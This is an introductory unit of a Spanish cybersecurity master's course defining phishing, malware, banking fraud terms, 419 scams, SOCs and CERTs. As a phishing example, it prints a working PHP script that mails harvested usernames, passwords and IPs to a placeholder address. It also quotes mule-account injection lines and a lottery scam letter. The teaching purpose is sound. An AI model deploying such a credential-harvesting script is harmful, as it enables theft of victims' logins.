MÁSTER EN CIBERSEGURIDAD

UD 1

INTRODUCCIÓN A LA CIBERINTELIGENCIA

Índice

Introducción

I. Introducción

De cara a poder mantener un flujo de lectura correcto, es necesario hacer una breve introducción a diversos términos que son fundamentales en el ámbito de la Ciberseguridad y con los que nos encontraremos en numerosas ocasiones a lo largo del módulo.

Una vez que adquiramos esta base de conocimientos, nos adentraremos en temas más técnicos dentro del mundo de la Ciberinteligencia como los diferentes tipos de fraude con sus vectores de entrada y herramientas de difusión o la Deep Web.

Aunque en los siguientes temas del módulo se profundizará en muchos de los términos, a continuación, se presenta una definición introductoria de cada uno de ellos.

II. Objetivos

Con esta unidad, el alumno tendrá un primer acercamiento a términos relacionados con la ciberseguridad y, más concretamente, con la ciberinteligencia, con el fin de asentar las primeras bases para poder ir adquiriendo conocimientos más técnicos y especializados.

III. *Phishing*

Se define como ***phishing*** al fraude en el que se realiza una suplantación de un sitio web o aplicación con el objetivo de obtener, de forma ilegítima, cualquier tipo de información sensible o confidencial de un usuario.

Ejemplo de visualización de sitio web de *Phishing*




Imagen 1.1. Ejemplo de visualización de sitio web de *Phishing.*
Fuente: elaboración propia CyberAcademy.

Ejemplo de código de envío de datos de *Phishing*

```
<?

$ip = getenv("REMOTE_ADDR");
$message .= "Email: ".$_POST['username']."\n";
$message .= "Password : ".$_POST['password']."\n";
$message .= "IP: ".$ip."\n";

$message .= "------------------------\n";

$recipient = "ejercicio_modulo1@ciberinteligencia.es";
$subject = "Accounts nPost";
mail($recipient,$subject,$message,$headers);
header("Location: http://www.hotmail.com/");
?>
```

Imagen 1.2. Ejemplo de código de envío de datos de *Phishing.*
Fuente: elaboración propia CyberAcademy.

IV. *Malware*

Se define como ***malware*** al software malicioso que se crea con el fin de perpetrar acciones ilegítimas o maliciosas en un dispositivo (móvil, computadora, ATM, etc.)

Entre estas acciones destacan la extracción ilícita de datos del dispositivo infectado y/o información sensible y confidencial del usuario, el secuestro de datos y archivos del dispositivo, la inoperatividad del sistema, o el uso de los recursos del dispositivo y la red para beneficio propio del atacante.

Ejemplo de ficheros cifrados por un *ransomware*




Imagen 1.3. Ejemplo de ficheros cifrados por un *ransomware*.
Fuente: elaboración propia CyberAcademy.

Ejemplo de nota de rescate mostrada tras una infección por *ransomware*

Imagen 1.4. Ejemplo de nota de rescate mostrada tras una infección por *ransomware.*
Fuente: elaboración propia CyberAcademy.

Ejemplo de inyección de código por parte de un *malware* bancario para el robo ilícito de datos




Imagen 1.5. Ejemplo de inyección de código por parte de un *malware* bancario para el robo ilícito de datos.
Fuente: elaboración propia CyberAcademy - epalatine.fr.

V. ATS

ATS (Automatic Transfer System) son las siglas utilizadas para referirse a la técnica empleada por los distintos tipos de *malware* bancarios para, tras infectar el dispositivo de un usuario u obtener acceso ilegítimo a su cuenta bancaria online, realizar transacciones o transferencias de manera autónoma a las distintas cuentas mula propiedad de los atacantes.

VI. Cuenta mula

Se define como **cuenta mula** a la cuenta bancaria que se utiliza para enviar dinero de forma ilegal tras perpetrar un delito. En este caso, por ejemplo, un acceso ilegítimo a una cuenta bancaria online de un usuario comprometido o una transferencia automática programada por un *malware*.

Esta cuenta mula será accesible por el atacante (en la minoría de los casos), por propietarios legítimos que han sido "contratados" para el movimiento ilegítimo de dinero entre cuentas, o por los denominados *muleros* o *smurfers*, que son personas que se dedican a la extracción del dinero robado y enviado a las *cuentas mula* en los propios ATM.

```
//addSt('name', "Irene Ubeda [redacted]");
// addSt('iben', "ES300182102[redacted]02372510");
// addSt('descript', "Irene Ubeda");
// addSt('from', "2413002287");
//addSt('sum', "115.44");
// addSt('time', "20.11.2016");
// addSt("blockAZ", "1");
```

Imagen 1.6. Ejemplo de cuenta mula utilizada por un *malware* bancario.
Fuente: elaboración propia CyberAcademy.


VII. DGA

DGA hace referencia a *Domain Generation Algorithm* y son las siglas utilizadas para referirse a la técnica que genera, cada período de tiempo definido, nuevos dominios que serán utilizados por el *malware* en cuestión para sus actividades maliciosas.

VIII. 419 scam

También conocido como **Carta Nigeriana**, es un tipo de fraude en el que el atacante contacta con la víctima a través del correo electrónico (como norma general) o por teléfono, para establecer una relación de confianza y solicitar un pequeño pago inicial a cambio de una supuesta gran recompensa posterior.

Los cebos más comunes utilizados en este tipo de fraude son la muerte de un príncipe nigeriano y su herencia, el cobro de un boleto ganador de una lotería o el contacto por un supuesto familiar fallecido y su herencia que se relaciona por el apellido.


loteria primitiva internacional

EL GORDO

www.loteria.com tél: oo Madrid-Espagne

BUREAU DU VICE-PRESIDENT,
PROMOTIONS INTERNATIONALES,
DEPARTEMENT ET GESTION DES PRIX.

ATTN AU BENEFICIAIRE:

Nom: AOUICHAT FARES

Madrid, le 28 mai 2009

NOTIFICATION ET DERNIER AVIS DE RECOMPENSE

Nous avons l'honneur de vous informer de la mise en oeuvre du programme officiel de la LOTERIE PRIMITIVA INTERNATIONALE qui a eut lieu le 25 mars 2009. Mais à cause de la confusion de certains noms, numéros, des petites entreprises et sociétés, le tirage au sort a été rendu public que le 28 mai 2009. Votre nom figurant sur le numéro de coupon 031-112-8 avec numéro de série 451-093-52-318 correspondant aux numéros laurés 65-92-49-30 lesquels ont gagné en quatrième catégorie.

Vous êtes lauréat d'un montant total d'une valeur de **515.810.00 (cinq cents quinze mille huit cents dix euros)** en monnaie liquide avec le numéro du dossier : E4R356 MFF256 W43 /09. Votre prix fait partie composante d'un montant total de € 17.621.340 (dix sept millions, six cents vingt et un mille trois cents quarante euros) reparti en entre 31 lauréats internationaux en cette catégorie. **NOS VIVES FELICITATIONS !!!**

Votre gain est déposé dans une compagnie d'assurance et assuré à votre nom. Nous ne serons pas responsables de l'Annulation de ce document, s' il est dû au non respect du protocole de sécurité. Nous vous recommandons de **garder strictement votre information au publique** sur le processus jusqu'' à ce nous vous payions par transfert intégral votre argent pour votre compte bancaire désioné. Nous exigeons cette précaution pour éviter tout détournement

Imagen 1.7. Ejemplo de 419 scam en el que se utiliza el cebo de la lotería.
Fuente: http://www.elmundo.es/elmundo/2010/06/06/espana/1275813268.html

IX. Abuso de marca

Aunque *a priori* puede resultar fácil de confundir por su aspecto, un **abuso de marca** es totalmente distinto de un *phishing*.

Se define como abuso de marca al uso ilícito por parte de un tercero (o un atacante) de una marca (símbolo, estructura y color, etc.) para obtener beneficios propios, ya sea de manera directa o indirecta, sin buscar la obtención de datos sensibles o credenciales.

De manera general, se utilizan marcas muy conocidas para obtener, de esta manera, la confianza de la víctima.

X. SOC

Las siglas **SOC** hacen referencia a Security Operation Center, lo que define a un Centro de Operaciones de Seguridad. En estos centros, por norma general dotados de una buena infraestructura tecnológica, se realizan todas las labores de análisis, prevención, monitorización, etc. de la seguridad informática.




Imagen 1.8. Aspecto de una de las salas de un SOC.
Fuente: elaboración propia CyberAcademy.

Entre las labores que se realizan en un SOC, se incluyen las siguientes: análisis de *malware*, gestión del fraude, administración de dispositivos, monitorización de redes, elaboración de casos de uso, monitorización de redes sociales, respuesta ante incidentes, prevención de fuga de datos, etc.

Para ello, existen múltiples equipos cuyos técnicos y analistas están especializados en cada una de las tareas que se realizan en ellos.

Algunos de estos equipos

24x7 o Nivel 1

Es una de las piezas fundamentales de un SOC, ya que son los técnicos que realizan los turnos 24x7 (mañana, tarde y noche), disponen del equipo más numeroso y deben conocer, aunque no en profundidad, los aspectos técnicos de todos y cada uno de los servicios del SOC. De estos servicios dependen las primeras respuestas a los incidentes y alertas que se trabajan y, el posterior enlace con los analistas especializados en dichas tareas.

SIEM

El equipo de SIEM (security information and event management) se encarga, en primer lugar, de establecer una correcta monitorización de la red, recogiendo todos los eventos y organizándolos de manera que se aporte la mayor información de una manera simplificada para, posteriormente, elaborar casos de uso y reglas que permitan generar alertas lo más concretas posible sobre una posible amenaza.

Sistemas, protección de infraestructuras

Es el equipo que se encarga de realizar el estudio de la red para desplegar en el lugar correcto los dispositivos de seguridad deseados (Firewall, Proxy, WAF, Antivirus, etc.). Este servicio es de suma importancia dentro de un SOC para no perder alertas que puedan generarse posteriormente a través de la monitorización del equipo de SIEM. Este equipo también administra y monitoriza dichos dispositivos, manteniendo su salud intacta y aplicando cualquier modificación que sea necesaria.

SMA (Social Monitoring & Analytics), SI (Social Intelligence)

Realizan un proceso de escucha y monitorización completo cuyo objetivo es otorgar una visión multidimensional del estado de una marca en la esfera online, de sus consumidores, campañas, *influencers* y reputación. Para ello realizan un análisis exhaustivo del ecosistema digital con el objetivo de incrementar la protección de las marcas, entre otros aspectos.

Revisión de código, AP (Application Protection)

Es el equipo encargado de realizar el estudio de los códigos utilizados en los sitios web, aplicaciones, portales, etc., tratando de aportar correcciones y visión desde el ámbito del desarrollo seguro, evitando así que se produzcan grietas que puedan aprovechar los atacantes.

CSIRT (Computer Security Incident Response Team), TIA (Threat Intelligence & Analytics)

En este equipo se realizan múltiples tareas de distinta índole, pudiéndose dividir prácticamente en dos partes: una que se podría denominar **"gestión del fraude"** y otra, más puramente técnica, que sería la relacionada con **"análisis de *malware*"**.

En la gestión del fraude, se realizan tareas como investigaciones *ad hoc*, infiltración en grupos y foros conocidos o de la Deep web para obtener información privilegiada, *takedown* de sitios web maliciosos, detección de información robada (fuga de información), etc.

Respecto a la parte más técnica, suele realizarse por analistas con conocimientos muy avanzados d e *reversing* para realizar análisis completos de muestras de *malware*, redes, protocolos y comunicación; para poder estudiar las conexiones realizadas en los distintos ataques o por las muestras de *malware*, programación o *scripting*, para elaborar herramientas de detección y seguimiento de amenazas, y criptografía; para poder analizar la comunicación e información y tratar de descifrarla en la medida de lo posible. Este equipo, junto con el de Hacking Ético, suele ser el encargado de realizar las tareas de IR (Incident Response) que estudiaremos más adelante en el módulo.

Hacking Ético, VM (Vulnerability Management)

Este equipo es el encargado de realizar revisiones de seguridad, pruebas de intrusión, análisis de vulnerabilidades, pruebas de ataques conocidos, etc. Para ello cuentan con múltiples herramientas que, en algunos casos, les ayuda a realizar las labores de escaneo, intentos de explotación, etc. aunque en muchos otros casos las tareas que realizan son completamente manuales y se ayudan únicamente de su profundo conocimiento.

Dada la capacidad técnica de estos analistas, también suelen encargarse de las tareas de IR (Incident Response).

XI. CERT

CERT (Computer Emergency Response Team) son las siglas que definen a un Equipo de Respuesta ante Emergencias Informáticas. Se trata de un grupo de especialistas en los distintos campos de la seguridad informática cuya misión es la de desarrollar medidas preventivas y reactivas para alertar a las distintas entidades sobre incidentes de seguridad.

Existen CERT prácticamente en todos los países y se trata de organizaciones de confianza tanto para las entidades, como para los proveedores de servicio de Internet (ISP).

Actividad de reflexión

Elabora una lista completa (nombre, contacto, etc.) de los CERT existentes en tu país.

Ejemplo: lista de los CERT existentes en España.

Spain	
AndaluciaCERT	Accredited (since 14 May 2018)
Caixabank CSIRT	Accredited (since 13 Jul 2017)
CCN-CERT	Accredited (since 25 Jan 2008)
CERT-UC3M	Listed (since 22 Feb 2017)
CERTSI	Accredited (since 01 Jul 2008)
CESICAT-CERT	Accredited (since 25 Dec 2010)
CSIRT.gal	Listed (since 29 Jun 2018)
CSIRTCV	Accredited (since 27 Sep 2011)
CSUC-CSIRT	Accredited (since 13 Jan 2015)
ENTELGY-CSIRT	Accredited (since 14 Oct 2016)
ERIS-CERT	Accredited (since 25 Jun 2018)
esCERT-UPC	Accredited (since 30 Sep 2001)
ESP DEF CERT	Accredited (since 18 Jul 2013)
MAPFRE-CCG-CERT	Listed (since 15 Jun 2011)
Minsait CSIRT	Listed (since 14 May 2018)
NS-CERT	Accredited (since 20 Apr 2018)
RedIRIS	Accredited (since 23 Mar 2001)
S2 Grupo CERT	Accredited (since 19 Apr 2016)
S21sec CERT	Accredited (since 19 Sep 2011)
TEFCSIRT	Accredited (since 04 Apr 2016)

Lista extraída de https://www.trusted-introducer.org/directory/country_LICSA.html

XII. Resumen

Es necesario recordar que, a pesar de que nos estamos moviendo en un entorno de rápida expansión donde se desarrollan ciberataques cada vez más sofisticados, es importante comenzar desde la base, ya que, a veces, los ataques más sencillos son los más efectivos. No olvidemos que los ciberdelincuentes se aprovechan del desconocimiento del eslabón más débil de la cadena de seguridad, los usuarios, para lanzar sus ofensivas.

Con esto en mente, hemos comenzado nuestro estudio del mundo de la ciberseguridad y la ciberinteligencia con unas breves definiciones básicas. Así, hemos podido aprender conceptos como *phishing* o *malware*, dos técnicas de ataque de las que, seguramente, hemos oído hablar con frecuencia en los medios de comunicación y que son empleadas con mucha frecuencia por los ciberatacantes. Además, también hemos estudiado otros conceptos más específicos como ATS o cuenta mula, empleados en el área de fraude bancario; o conceptos conocidos como el de la estafa nigeriana o más desconocidos como el del abuso de marca, un problema especialmente importante para las empresas.

Además de tipos y técnicas de ataque, hemos aprendido en qué tipo de centros se lucha contra estas amenazas, como los SOC o los CERT, así como una breve descripción de los equipos que allí trabajan.

Lo más importante es aplicar todo lo aprendido en esta unidad para no caer en fraudes o estafas, ya que podrían evitarse comprobando las URL que visitamos o los archivos que descargamos, por ejemplo.

Con todo esto en mente, podremos proteger nuestra organización y, además, evitar ser víctimas de este tipo de engaño también en nuestra vida personal.

En las siguientes unidades, profundizaremos más en muchos de estos conceptos.

Recursos

Bibliografía

- ***A Machine-Learning Approach to Phishing Detection and Defense.*** : Ayodeji Akanbi, O., Sadegh Amiri, I. and Fazeldehkordi, E. (2015). *A Machine-Learning Approach to Phishing Detection and Defense*. Waltham: Syngress.
- ***Ciberdiccionario: Conceptos de ciberseguridad en lenguaje entendible.*** : Zubieta Moreno, J. (2015). *Ciberdiccionario: Conceptos de ciberseguridad en lenguaje entendible*. 1st ed.
- ***Designing and Building Security Operations Center.*** : Nathans, D. (2015). *Designing and Building Security Operations Center*. Waltham: Syngress.